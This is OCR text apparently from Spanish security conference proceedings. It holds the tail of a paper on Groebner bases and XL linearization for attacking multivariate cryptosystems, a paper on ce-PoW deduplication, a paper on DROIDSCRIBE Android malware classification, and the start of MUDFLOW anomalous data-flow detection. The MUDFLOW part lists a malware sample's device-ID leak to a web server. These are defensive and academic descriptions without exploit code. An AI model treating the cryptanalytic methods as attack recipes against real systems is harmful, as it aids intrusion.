$$\langle LT(g_1), \ldots, LT(g_t) \rangle = \langle LT(I) \rangle.$$

Algunas de las propiedades que hacen realmente útiles a las bases de Groebner se enumeran a continación:

- Para $f \in R$, existe un único polinomio $g \in R$ tal que g es la reducción de f módulo G.
- La reducción de $f \in R$ es cero si y sólo si $f \in I$.
- Para todo $s \in LM(I)$ existe $t \in LT(G)$ tal que t divide a s.

Entonces las bases de Groebner son importantes para resolver el problema de pertenencia de un polinomio $f \in R$ al ideal I, debido a que la reducción de f en G es única, y es cero si y sólo si el elemento pertenece a I.

Utilizando los llamados S-polinomios, definidos como

$$\begin{aligned} S(f,g) &= \frac{\text{m.c.m.}(LM(f), LM(g))}{LT(f)} f \\ &\quad - \frac{\text{m.c.m.}(LM(f), LM(g))}{LT(g)} g \end{aligned}$$

se detalla el algoritmo de Buchberger para encontrar una base de Groebner de un conjunto de polinomios $\{f_1, \ldots, f_s\}$.

Algoritmo 1 Algoritmo Buchberger

Entrada: $F = \{f_1, \ldots, f_s\} \subset \mathbb{K}[\mathbf{X}]$
Salida: $G = \{g_1, \ldots, g_r\}$ con $\langle G \rangle = \langle F \rangle$
1: Hacer $G' := G$
2: Por cada $\{p, q\} \subset G', p \neq q$ hacer
3: $S := S(p, q)$ mod G
4: Si $S \neq 0$, entonces $G := G \cup \{S\}$
5: hasta obtener $G = G'$

Debido a que el algoritmo de división depende directamente del orden dado al conjunto de términos, la base de Groebner obtenida puede diferir en cada caso así como el tiempo de ejecución en cada caso, sin embargo puede obtenerse a partir de cualquier resultado, una *Base de Groebner Reducida*, la cual es única, pero se requiere de mayor procesamiento.

B. Ecuaciones de linealización

Dado un sistema $P = \{f_1, \ldots, f_m\} \subseteq R$ de polinomios, se define una *linealización* del sistema como un polinomio en $\mathbb{K}[X_1, \ldots, X_n, Y_1, \ldots, Y_r]$ de la forma

$$\sum_{i=1}^{n}\sum_{j=1}^{r} a_{ij}X_iY_j + \sum_{i=1}^{n} b_iX_i + \sum_{j=1}^{r} c_jY_j + d$$

de tal forma que al sustituir f_j en Y_j para $j = 1, \ldots, r$ el polinomio resultante sea idénticamente cero en R.

El objetivo principal es determinar a los coeficientes a_{ij}, b_i, c_j y d para una cantidad suficiente de linealizaciones que sean linealmente independientes para así determinar posteriormente los valores del mayor número posible de variables X_i de puntos en la variedad algebraica que determinen. El conjunto de variables que no puedan ser deducidas a partir del sistema de linealizaciones puede ser resuelto en el sistema original sustituyendo aquellos valores que hayan sido encontrados. Este método fue particularmente efectivo para atacar el esquema propuesto por Matsumoto e Imai [12], donde la técnica de construcción permite crear alrededor de $\frac{2n}{3}$ linealizaciones linealmente independientes, lo que permite eliminar la misma cantidad de variables en el sistema original.

El algoritmo XL, basado también en la técnica de linealización, se muestra a continuación.

En el paso 4 del algoritmo XL se requiere linealizar el sistema, entendiendo por esto que se creará una nueva variable por cada monomio distinto en el sistema, y ésta será sustituida para generar un sistema lineal.

Por ejemplo, la ecuación

$$1 + x_1 + x_3 + x_1x_2 + x_2x_3 = 1$$

Algoritmo 2 Algoritmo XL

Entrada: $P = \{p_1, \ldots, p_s\} \subset \mathbb{K}[\mathbf{X}]$ con p_i de grado d para $i = 1, \ldots, s$

Salida: Una solución $\mathbf{x} \in F_q^n$ del sistema de ecuaciones (si las ecuaciones tienen un rango adecuado)

1: Seleccionar un grado $D > d$. Usualmente $D = d + 1$.
2: Crear una lista L de todos los monomios de grado menor o igual que $D - d$ incluyendo al monomio 1.
3: Multiplicar todas las ecuaciones por un elemento de L. Como resultado obtendremos $m|L|$ ecuaciones.
4: linealizar el sistema.
5: Resolver utilizando álgebra lineal.

puede linealizarse realizando la sustitución $y_1 = x_1, y_2 = x_3, y_3 = x_1x_2, y_4 = x_2x_3$, quedando entonces la ecuación lineal

$$1 + y_1 + y_2 + y_3 + y_4 = 1.$$

Prueba de propiedad eficiente y con preservación de privacidad para deduplicación

L. González-Manzano, J. M. de Fuentes
Computer Security Lab (COSEC). Universidad Carlos III de Madrid
{lgmanzan, jfuentes}@inf.uc3m.es

***Resumen*-El almacenamiento en la nube está extendiéndose en gran medida y la deduplicación juega un papel fundamental por ser una técnica que optimiza el almacenamiento. Sin embargo, en la nube los ficheros se han de proteger frente a accesos desautorizados y servidores honestos pero curiosos. Por ello este artículo propone ce-PoW, un esquema eficiente de deduplicación basado en cifrado convergente (*convergent encryption*) y Prueba de Propiedad (*Proof of Ownership*). Los resultados avalan que mejora ciertos aspectos de propuestas existentes.**

Tipo de contribución: *Investigación publicada*

I. INTRODUCCIÓN

Actualmente la computación en la nube suscita gran interés, siendo servicios como Dropbox o Box altamente utilizados. En este tipo de servicios la deduplicación es esencial pues evita que se almacenen copias duplicadas de los datos.

La deduplicación está asociada a varios problemas de seguridad. En primer lugar, los proveedores de servicio tienen que asegurar que los datos sólo estén disponibles para los usuarios autorizados. Para dar solución a este problema Halevi et al. [1] introdujeron el concepto de Pruebas de Propiedad (PoW, Proof of Ownership). PoW es un esquema para verificar que un determinado usuario posee un fichero. Se indica que la probabilidad de probar fraudulentamente la posesión de un fichero es despreciable dado un parámetro de seguridad. Para mejorar la eficiencia del lado del cliente, Di Pietro et al. [2] propusieron s-PoW, un esquema reto-respuesta alternativo basado en solicitar al cliente una serie de retos que consistían en una porción de bits aleatorios del fichero. Blasco et al. [3] propusieron bf-PoW, un esquema basado en *bloom filters* para ganar flexibilidad y eficiencia.

Por otra parte, otro aspecto relevante a considerar es la privacidad de los datos almacenados. Se han de poner medidas frente a los servidores honestos pero curiosos, es decir, servidores que aun siendo honestos intentan aprender el contenido de lo almacenado. En relación con la deduplicación y este tipo de servidores es común el uso de *convergent encryption* (CE), un tipo de cifrado en el que la clave se corresponde con el resumen del texto a cifrar.

Existen múltiples trabajos que intentan solventar los dos problemas anteriores [4, 5] e incluso alguno utiliza CE [6] pero ninguno proporciona un análisis de seguridad formal, son difíciles de implantar porque involucran múltiples entidades y no presentan un análisis de eficiencia. Por ello, en este trabajo se plantea el desarrollo de un esquema PoW basado en CE (denominado ce-PoW) garantizando su seguridad en base al *bounded leakage setting*, es decir, aunque se filtre parte de un fichero el propietario del mismo puede probar de forma segura su posesión.

El resto del trabajo se estructura como sigue. En la Sección II se presenta el sistema ce-PoW. La Sección III muestra la evaluación. Finalmente, la Sección IV concluye el trabajo.

II. CONVERGENT ENCRYPTION COMPATIBLE CON POW

En este esquema se asume la comunicación entre un cliente C y un servidor S. Cada C sube a S un número arbitrario de ficheros cifrados a nivel de bloque con CE.




Fig 1. Esquema ce-PoW

Cuando C sube un fichero, S identifica si está almacenado en función del resumen proporcionado por C. En caso de ser la primera vez que se sube el fichero, C lo envía cifrado por bloques con CE y S inicializa una serie de estructuras para utilizarlas en sucesivas ocasiones. Cuando el fichero es nuevamente subido por otro cliente C, S solicita a C un reto. C responde con el resumen de computar CE sobre una serie de bloques indicados (*tokens*). Así, si la respuesta es correcta la PoW se considera satisfecha y S asume que C posee el fichero, anotándolo. Finalmente, cuando en otras ocasiones C desee descargar el fichero, éste lo podrá hacer sin tener que realizar PoW. El esquema general del sistema se aprecia en la Fig. 1.

A. *Modelo de adversario*

Dado un fichero y un cliente malicioso, este último no debe pasar la PoW sin poseer realmente el fichero.

B. *Objetivos*

Los objetivos son: (1) seguridad para que sea insignificante la posibilidad de un adversario de pasar la PoW; (2) resistente a colisiones de modo que un cliente malicioso no pueda compartir con otro una parte del fichero y pasar la PoW; (3) eficiencia en ancho de banda en la comunicación entre cliente y servidor; y (4) eficiencia en almacenamiento de modo que el

servidor tenga poca información en memoria y dicha información sea independiente del tamaño del fichero.

III. Evaluación

A. Análisis de seguridad

La probabilidad de éxito (*P(succ)*) de un adversario de pasar la PoW considerando que se le solicitan *J* bloques con posiciones aleatorias es de:

$$P(succ) = P(tok_i)^J = (p + 0.5^l(1-p))^J$$

Siendo *p* la probabilidad de que un adversario pueda producir satisfactoriamente los bits del token i.

De aquí se deduce lo siguiente, siendo *k* un parámetro de seguridad y $P(succ) \leq 2^k$:

$$J \geq \frac{\kappa \ln 2}{(1-p)(1-(0.5^l))}$$

En cuanto al objetivo de no colusión, se considera que un cliente legítimo ha de intercambiar S_{min} bytes con uno malicioso para pasar la PoW. Teniendo en cuenta que un fichero de tamaño F está compuesto por B bloques, la longitud *l* de los tokens que componen el fichero es de:

$$l \geq S_{min}\frac{B}{F}$$

Siendo S_{min} 64Mb según Halevi et al [1].

Finalmente, en cuanto al tamaño de las claves a almacenar, éste se corresponde con el 5% del tamaño original del fichero.

B. Resultados experimentales

En base a las fórmulas presentadas anteriormente, considerando *k*=66, S_{min}=64Mb, *l* ϵ{16, 64, 256,1024} bytes, probabilidad del adversario de conocer parte del fichero *p* ϵ {0.5; 0.75; 0.9; 0.95} y tamaños de fichero de 2^n bytes (1<*n*<12), se obtienen los siguientes valores de *J* {91, 182, 457, 914}. Aquí estudiamos *J*=182 (detalles en [8]).

Se analiza la eficiencia en cliente y servidor comparando ce-PoW con s-PoW y bf-PoW por ser propuestas similares.

En relación con la eficiencia en el cliente (Fig. 2), asociada a la respuesta de los retos, se aprecia que ce-PoW mejora a s-PoW y pueda equipararse a bf-PoW para l=256B.




Fig 2. Tiempo respuesta creación de retos

En cuando a la eficiencia en el servidor (Fig. 3), asociada al proceso de inicialización, ce-PoW mejora s-PoW excepto para l=16B y es comparable a bf-PoW para l=16B.

En general ce-PoW es especialmente eficiente para ficheros entre 4 y 32MB. Es más rápida que s-PoW en el cliente y comparable a s-PoW y bf-PoW en el servidor. Además, a diferencia de estas 2 propuestas ce-PoW proporciona protección contra servidores honestos pero curiosos.




Fig 3. Fase de inicialización en el servidor

IV. Conclusiones y trabajo futuro

El almacenamiento en la nube es altamente utilizado y la deduplicación es necesaria para disminuirlo. La seguridad es esencial en la deduplicación. En concreto, se plantea necesaria la creación de un esquema para garantizar que sólo los usuarios en posesión de un fichero puedan acceder a él y además, que los ficheros se almacenen de forma segura. Para solucionar estos problemas se presenta ce-PoW, un esquema basado en Prueba de Propiedad utilizando *convergent encryption*.

Como trabajo futuro, se estudiarán posibilidades de reducir el espacio de almacenamiento de las claves en el cliente, así como se investigarán otros algoritmos de cifrado como basado en atributos [7] o técnicas que permitan mejorar la seguridad de CE pues ésta radica en la aleatoriedad del texto a cifrar.

La versión extendida de este artículo está disponible en [8].

Agradecimientos

Este trabajo ha sido financiado a través del proyecto CIBERDINE (S2013/ICE-3095), otorgado por la Comunidad Autónoma de Madrid, y del proyecto SPINY (TIN2013-46469-R), otorgado por el MINECO.

El trabajo original del que parte esta contribución fue desarrollado en colaboración con el profesor Agustín Orfila. Los autores le agradecen su dedicación.

Referencias

[1] S. Halevi, D. Harnik, B. Pinkas, A. Shulman-Peleg, Proofs of ownership in remote storage systems, in: Proceedings of the 18th ACM conference on Computer and communications security, ACM, 2011, pp. 491–500.

[2] R. Di Pietro, A. Sorniotti, Boosting efficiency and security in proof of ownership for deduplication, in: Proc. 7th ACM Symposium on Information, Computer and Communications Security, 2012, pp. 81–82.

[3] J. Blasco, A. Orfila, R. D. Pietro, A. Sorniotti, A tunable proof of ownership scheme for deduplication using bloom filters, in: Proceedings of the IEEE Conf. on communications and network security, CNS, 2014.

[4] J. Li, X. Chen, M. Li, J. Li, P. Lee, W. Lou, Secure deduplication with efficient and reliable convergent key management, Parallel and Distributed Systems, IEEE Transactions on 25 (6) (2014) 1615–1625.

[5] X. Jin, L. Wei, M. Yu, N. Yu, J. Sun, Anonymous deduplication of encrypted data with proof of ownership in cloud storage, in: Proceedings of the 13th IEEE/CIC International Conference on Communications in China (ICCC), 2013, pp. 224–229.

[6] J. Xu, J. Zhou, Leakage resilient proofs of ownership in cloud storage, revisited, in: I. Boureanu, P. Owesarski, S. Vaudenay (Eds.), Applied Cryptography and Network Security, Vol. 8479 of Lecture Notes in Computer Science, 2014, pp. 97–115

[7] J. Bethencourt, A. Sahai, B. Waters, Ciphertext-policy attribute-based encryption, in: Security and Privacy, 2007. SP'07. IEEE Symposium on, IEEE, 2007, pp. 321–334.

[8] L. González-Manzano, A. Orfila. "An efficient confidentiality-preserving Proof of Ownership for Deduplication", Journal of Network and Computer Applications, 2015.

DROIDSCRIBE: Classifying Android Malware based on Runtime Behavior*

Santanu Kumar Dash‡, Guillermo Suarez-Tangil‡, Salahuddin Khan‡, Kimberly Tam‡,
Mansour Ahmadi†, Johannes Kinder*, and Lorenzo Cavallaro‡
‡Royal Holloway, University of London, United Kingdom
†University of Cagliari, Italy

***Abstract*—The Android ecosystem has witnessed a surge in malware, which not only puts mobile devices at risk but also increases the burden on malware analysts. In this paper, we show how to use machine learning to automatically classify Android malware samples into families with high accuracy, while observing only their runtime behavior. We focus exclusively on dynamic analysis of runtime behavior to provide a clean point of comparison that is dual to static approaches. We observe that on Android, pure system calls do not carry enough semantic content for classification and instead rely on lightweight virtual machine introspection to also reconstruct Android-level inter-process communication. To address the sparsity of data resulting from low coverage, we introduce a novel classification method that fuses Support Vector Machines with Conformal Prediction to generate high-accuracy prediction sets where the information is insufficient to pinpoint a single family.**

***Index Terms*—Android Malware, Dynamic Analysis, Family Identification**

Tipo de contribucin: *Investigacin publicada*

I. PROBLEM STATEMENT

The growth of malware for the Android mobile platform increasingly requires highly scalable methods that can quickly analyze and categorize applications. We can identify two distinct problems: (i) *malware detection*—distinguishing malicious from benign applications and (ii) *malware classification*—classifying malware samples into known families of related malware. While the former immediately benefits users, the latter is a crucial part of forensic analysis, threat assessment, and mitigation planning. In this work, we focus on the latter—classification of malware into families.

Machine learning has been successfully applied to both detection and classification. Typically, a classifier is trained on a labeled dataset, using a set of features that describe syntactic or semantic properties of the applications. The structure of Android applications provides rich syntactic information like method and package names, permissions, and configuration files. As a result, statically derived features have allowed to detect and classify Android apps with high accuracy [1].

However, there is evidence that with growing popularity of static malware detection and analysis, Android malware increasingly begins to adopt obfuscation and evasion techniques that break static methods [3]. The same trend has already been witnessed on desktop malware where the use of runtime packers and other types of obfuscation has become the norm. We therefore position that Android malware analysis should increasingly focus on runtime behavior, which is independent of any syntactic artifacts and is visible in managed and native code alike. Intuitively, malware samples with similar malicious behavior should be classed as being in the same family. As of yet, it is unknown whether the observation of runtime behavior of Android apps allows to achieve classification results comparable to static analysis.

II. OVERVIEW

In this work, we focus on classifying Android malware into families using runtime behavior derived from system calls observed during dynamic analysis (see Fig. 1 for an overview). We exclusively focus on dynamic analysis, to provide a point of comparison that is completely dual to existing static approaches. We face three main challenges specific to this setting: (i) to be resilient to obfuscation and the use of native code, the dynamic analysis should operate at the level of system calls where high-level application semantics are obscured; (ii) malware samples may fail to exhibit sufficient behavior for reliable classification, e.g., because of deactivated command and control infrastructure; (iii) different malware




Fig. 1: Android malware is executed and monitored in an emulator. High-level behaviors are extracted from system calls and Binder methods before being passed to the classifier and the predictor. Classification decisions on the training dataset are evaluated using Conformal Evaluation [2].

* The extended version of this work will be presented at *Mobile Security Technologies (MoST) in May 2016*, co-located with the *IEEE Symposium on Security and Privacy*, and it is partially funded by the EPSRC grant EP/L022710/1. MoST'16 had an acceptance rate of 28%.

†Mansour Ahmadi's work was conducted while visiting Royal Holloway.

families may exhibit characteristics that are too similar for a classifier to pick up the differences.

We first address the problem of finding the right level of abstraction and context for effective classification based on system calls. In the desktop realm, system calls have been used extensively to detect, classify, and cluster malware with high accuracy. Intuitively, system calls are well-suited to characterize process behaviors on traditional desktop operating systems, since they are required for external effects. For Android, the situation is far from clear, because the system call profile of Android apps is very different from that of desktop applications. In particular, much of the Android-specific behavior is exhibited through the same `ioctl` system call that is dispatched to the *Binder* kernel driver, which implements Android's main mechanism for inter-process and inter-component communication.

We therefore use a dynamic analysis framework for Android that allows lightweight virtual machine introspection [4]. We generate features at different levels, including pure system calls, decoded Binder communication, and abstracted behavioral patterns. We feed this extracted data into a Support Vector Machine (SVM)-based multi-class classifier. After the classifier has been trained on a dataset labeled with malware family names, it is able to classify malware in the test set into families. We evaluate our approach on malware from the Android Malware Genome Project and the Drebin dataset [1]. Our results show that parsing Binder invocations and abstracting the raw system call data into high-level behaviors significantly improves classification accuracy.

The second and third problems are due to observing malware samples with sparse runtime behavior and selecting features that map to multiple families, respectively. Both problems lead to poor classification accuracy. We statistically evaluate the decisions made by the SVM-based classifier and show that misclassifications are often a consequence of SVM being forced to make a choice between classes that were not well distinguishable during training. To solve this issue, we suggest to use Conformal Prediction [2] to improve the accuracy of SVM. Conformal Prediction allows to predict a *set* of best matches instead of being forced to decide on a single one, and it therefore can significantly improve the accuracy in the presence of sparse behavior profiles. In an operational setting, we automatically identify the cases where the results for SVM appear statistically unreliable and selectively invoke Conformal Prediction for an optimal classification.

III. Contribution and Results

Overall, the main contributions of this work are:

- We present a framework and experimental results for multi-class classification of the runtime behavior of Android as shown in Fig. 1. This is the first work to perform multi-class classifications of Android malware using a purely dynamic approach.
- We use a statistical mechanism to evaluate classification *quality* as depicted in Fig. 2 and show that single-choice classification algorithms can be unreliable for sparse behavior profiles.
- We introduce a new approach to refine SVM classification by selectively applying Conformal Prediction to compute sets of matches whenever the SVM classifier does not achieve acceptable confidence. Results are shown in Fig. 3. Our tunable framework improves classification accuracy from 84% to 94% even on sparse behavior profiles.




Fig. 2: Confidence of correct SVM decisions for all families with more than 20 samples.




Fig. 3: Recall and precision vs. size of prediction set. At a confidence level of 0.95, the overall precision is 92%; recall for the BQL classes is 96%, and the average size of the prediction set is 9.

References

[1] Arp, D., Spreitzenbarth, M., Hubner, M., Gascon, H., and Rieck, K. Drebin: Effective and explainable detection of Android malware in your pocket. In *Network and Distributed Sys Sec Symp., NDSS*. 2014.

[2] Jordaney, R., Wang, Z., Papini, D., Nouretdinov, I., and Cavallaro, L. Misleading metrics: On evaluating machine learning for malware with confidence. Tech. rep., Royal Holloway, University of London, 2016.

[3] Suarez-Tangil, G., Tapiador, J. E., and Peris-Lopez, P. Stegomalware: Playing hide and seek with malicious components in smartphone apps. In *Int. Conf. on Information Security and Crypto* (2014), pp. 496–515.

[4] Tam, K., Khan, S. J., Fattori, A., and Cavallaro, L. CopperDroid: Automatic reconstruction of Android malware behaviors. In *Network and Distributed System Security Symposium, NDSS* (2015).

Abnormal Sensitive Data Usage in Android Apps

Vitalii Avdiienko♣, Konstantin Kuznetsov♣, Alessandra Gorla♠, Andreas Zeller♣,
Steven Arzt†, Siegfried Rasthofer†, and Eric Bodden‡
♣*Saarland University* ♠*IMDEA Software Institute* †*TU Darmstadt* ‡*Paderborn University*
Saarbrücken, Germany *Madrid, Spain* *Darmstadt, Germany* *Paderborn, Germany*

***Abstract*—What is it that makes an app malicious? One important factor is that malicious apps *treat sensitive data differently from benign apps.* To capture such differences, we analyzed 2,866 benign Android applications for their data flow from sensitive sources, and compare these flows against those found in malicious apps. We find that (a) for every sensitive source, the data ends up in a small number of typical sinks; (b) these sinks differ considerably between benign and malicious apps; (c) these differences can be used to flag malicious apps due to their abnormal data flow; and (d) malicious apps can be identified by their abnormal data flow alone, without requiring known malware samples. In our evaluation, our MUDFLOW prototype correctly identified 90.1% of novel malware leaking sensitive data.**

Tipo de contribución: *Investigación publicada*

I. Motivation

In this paper we present the results of our research that we previously published at the International Conference on Software Engineering (ICSE) in 2015 [2]. We investigate the idea that, given access to a sufficiently large set of "benign" Android apps, one might be able to detect novel malware not by its similarity with respect to existing malware, but rather through its *dissimilarity with respect to those benign applications.* As a measure for establishing similarity or dissimilarity with respect to the norm, we thus explore the *usage of sensitive data* in an app. Specifically, we apply *static taint analysis* on the 2,866 most popular Android apps from the Google Play Store to determine, for every sensitive data source, the sensitive APIs to which this data flows. We consider these flows to constitute the "normal" usage of sensitive data; as we assume the most popular Google Play Store apps to be benign, these flows also resemble "benign" usage.

As an example of such flows, consider the well known Android *Twitter* app. Table I shows its extracted data flows. We can see that, while the Twitter app accesses sensitive account information, it uses this information only to manage synchronization across multiple devices. Network information is being accessed (as part of the main functionality of the app), saved in logs, and passed on to other components.

In contrast, consider the *com.keji.danti604* malware from the VirusShare database [3]. Table II shows the two flows in that application; they leak the subscriber and device ID to a Web server. Both these flows are quite uncommon for benign applications; furthermore, *danti604* does not contain any of the flows that would normally come with apps that use the *TelephonyManager* for legitimate reasons. Thus, *danti604* is an anomaly—not only because it may be similar to known malware, but in particular because its data flows are *dissimilar* to flows found in benignware such as Twitter.

We have built a tool called MUDFLOW[1] which leverages

[1]MUDFLOW = Mining Unusual Data Flow

TABLE I
Flows in Android Twitter App

AccountManager.get()	⇝ *ContentResolver.setSyncAutomatically()*
AccountManager.get()	⇝ *AccountManager.addOnAccountsUL()*
AccountManager.get()	⇝ *Activity.setResult()*
AccountManager.get()	⇝ *Log.w()*
AccountManager.getAccountsByType()	⇝ *ContentResolver.setSyncAutomatically()*
AccountManager.getAccountsByType()	⇝ *Activity.setResult()*
AccountManager.getAccountsByType()	⇝ *Log.w()*
Uri.getQueryParameter()	⇝ *Activity.startActivity()*
Uri.getQueryParameter()	⇝ *Activity.setResult()*
Uri.getQueryParameter()	⇝ *Activity.startActivityForResult()*
Uri.getQueryParameter()	⇝ *Log.w()*
SQLiteDatabase.query()	⇝ *Log.d()*
SQLiteOpenHelper.getReadableDatabase()	⇝ *Log.d()*
SQLiteOpenHelper.getWritableDatabase()	⇝ *Log.d()*

TABLE II
Flows in com.keji.danti604 malware

TelephonyManager.getSubscriberId()	⇝ *URL.openConnection()*
TelephonyManager.getDeviceId()	⇝ *URL.openConnection()*

the FLOWDROID [1] static analysis tool to determine such flows for all sensitive Android sources. MUDFLOW implements multiple *classifiers,* trained on the data flow of benign apps, to automatically flag apps with suspicious features.

II. The MUDFLOW Technique

Applied on a single *app*, MUDFLOW uses FLOWDROID to extract all data flows from *all sensitive data sources* to *all sensitive data sinks.* The result is a set of pairs that characterizes the sensitive flows in the application—and thus the application itself:

$$Flows(app) = \{source_1 \rightsquigarrow sink_1, source_2 \rightsquigarrow sink_2, \dots\}$$

where each $source_i$ and $sink_i$ is a sensitive Android API method (e.g. to access the contact list or to send an SMS).

The MUDFLOW malware classification takes a set s of benign apps (say, all trusted apps from an app store) and builds a model of how sensitive data are typically used. After this training phase, the technique works in three steps.

In its first step, MUDFLOW identifies which of the new apps have unusual flows using s as a ground set. It does so considering each sensitive source of information separately. Specifically, for a sensitive source c, MUDFLOW:

- takes all apps in s that use at least one API accessing c,
- extracts all flows within these apps originating from sources in c,
- assigns weights to flows according to the prevalence of the sinks they lead to. For instance, we give a low weight to flows that lead to LOG, since these flows are highly prevalent in apps and are less harmful. Finally, it
- determines the distance of each new app from the trusted model s considering data flows as features.

Fig. 1. Data flows in benign (above) and malicious (below) applications by source category

Source	LOG	INTENT	NETWORK	FILE	SYSTEM_ SETTINGS	ACCOUNT_ SETTINGS	SMS_MMS	AUDIO	NFC	SYNCHRO NIZATION _DATA	CALENDAR _INFORMA TION	LOCATION _INFORMA TION	BLUETOOTH	NO_SENSI TIVE_SINK	Total	
DATABASE_INFORMATION	6643	6174	127	98	108	43	0	61	0	0	0	3	0	18046	**31303**	9,2%
CALENDAR_INFORMATION	3529	7199	244	305	189	17	0	12	15	0	74	3	0	25208	**36795**	10,9%
NETWORK_INFORMATION	4774	1529	122	70	53	37	85	24	0	0	0	0	0	27809	**34503**	10,2%
LOCATION_INFORMATION	3758	1242	37	22	12	0	0	15	2	0	0	28	0	14187	**19303**	5,7%
CONTENT_RESOLVER	1769	823	74	24	22	2	5	12	4	0	2	1	0	3572	**6310**	1,9%
UNIQUE_IDENTIFIER	796	514	17	1	2	3	1	5	0	0	0	0	0	1819	**3158**	0,9%
ACCOUNT_INFORMATION	477	264	18	2	6	266	0	2	0	80	0	0	0	1032	**2147**	0,6%
CONTACT_INFORMATION	390	92	0	0	0	5	0	0	0	0	0	0	0	21	**508**	0,2%
FILE_INFORMATION	250	136	4	14	5	0	0	2	0	0	0	0	0	921	**1332**	0,4%
NFC	53	129	7	6	0	0	0	0	73	0	0	0	0	165	**433**	0,1%
BLUETOOTH_INFORMATION	153	23	0	0	1	0	0	2	0	0	0	0	0	609	**788**	0,2%
SMS_MMS	42	0	0	0	0	0	81	0	0	0	0	0	0	156	**279**	0,1%
SYNCHRONIZATION_DATA	19	0	0	0	0	0	0	0	0	10	0	0	0	137	**166**	0,0%
IMAGE	15	0	0	0	0	0	0	0	0	0	0	0	0	58	**73**	0,0%
BROWSER_INFORMATION	5	3	0	0	0	0	0	0	0	0	0	0	0	1	**9**	0,0%
SYSTEM_SETTINGS	5	0	0	0	0	0	0	0	0	0	0	0	0	26	**31**	0,0%
NO_SENSITIVE_SOURCE	147936	45028	4092	2626	355	39	61	1235	1	49	22	26	2	0	**201472**	59,5%
Total	**170614**	**63156**	**4742**	**3168**	**753**	**412**	**233**	**1370**	**95**	**139**	**98**	**61**	**2**	**93767**	**338610**	
	50,4%	18,7%	1,4%	0,9%	0,2%	0,1%	0,1%	0,4%	0,0%	0,0%	0,0%	0,0%	0,0%	27,7%		

Source	LOG	INTENT	NETWORK	FILE	SYSTEM_ SETTINGS	ACCOUNT _SETTINGS	SMS_MMS	AUDIO	NFC	SYNCHRO NIZATION _DATA	CALENDAR _INFORMA TION	LOCATION _INFORMA TION	BLUETOOTH	NO_SENSI TIVE_SINK	Total	
DATABASE_INFORMATION	21006	25363	402	332	32	4	108	212	0	0	0	0	0	71906	**119365**	8,0%
CALENDAR_INFORMATION	5649	3599	94	74	61	0	4	66	0	0	0	0	0	62683	**72230**	4,8%
NETWORK_INFORMATION	29930	3293	5174	373	73	3	11802	116	0	0	0	0	0	261739	**312503**	20,9%
LOCATION_INFORMATION	22548	1831	1242	6	0	0	68	14	0	0	0	6	0	80152	**105867**	7,1%
CONTENT_RESOLVER	9897	3312	859	79	29	0	36	89	0	0	0	0	0	10176	**24477**	1,6%
UNIQUE_IDENTIFIER	10981	1179	6608	240	1	0	579	17	0	0	0	0	0	49279	**68884**	4,6%
ACCOUNT_INFORMATION	86	114	5	0	2	87	0	2	0	6	0	0	0	1246	**1548**	0,1%
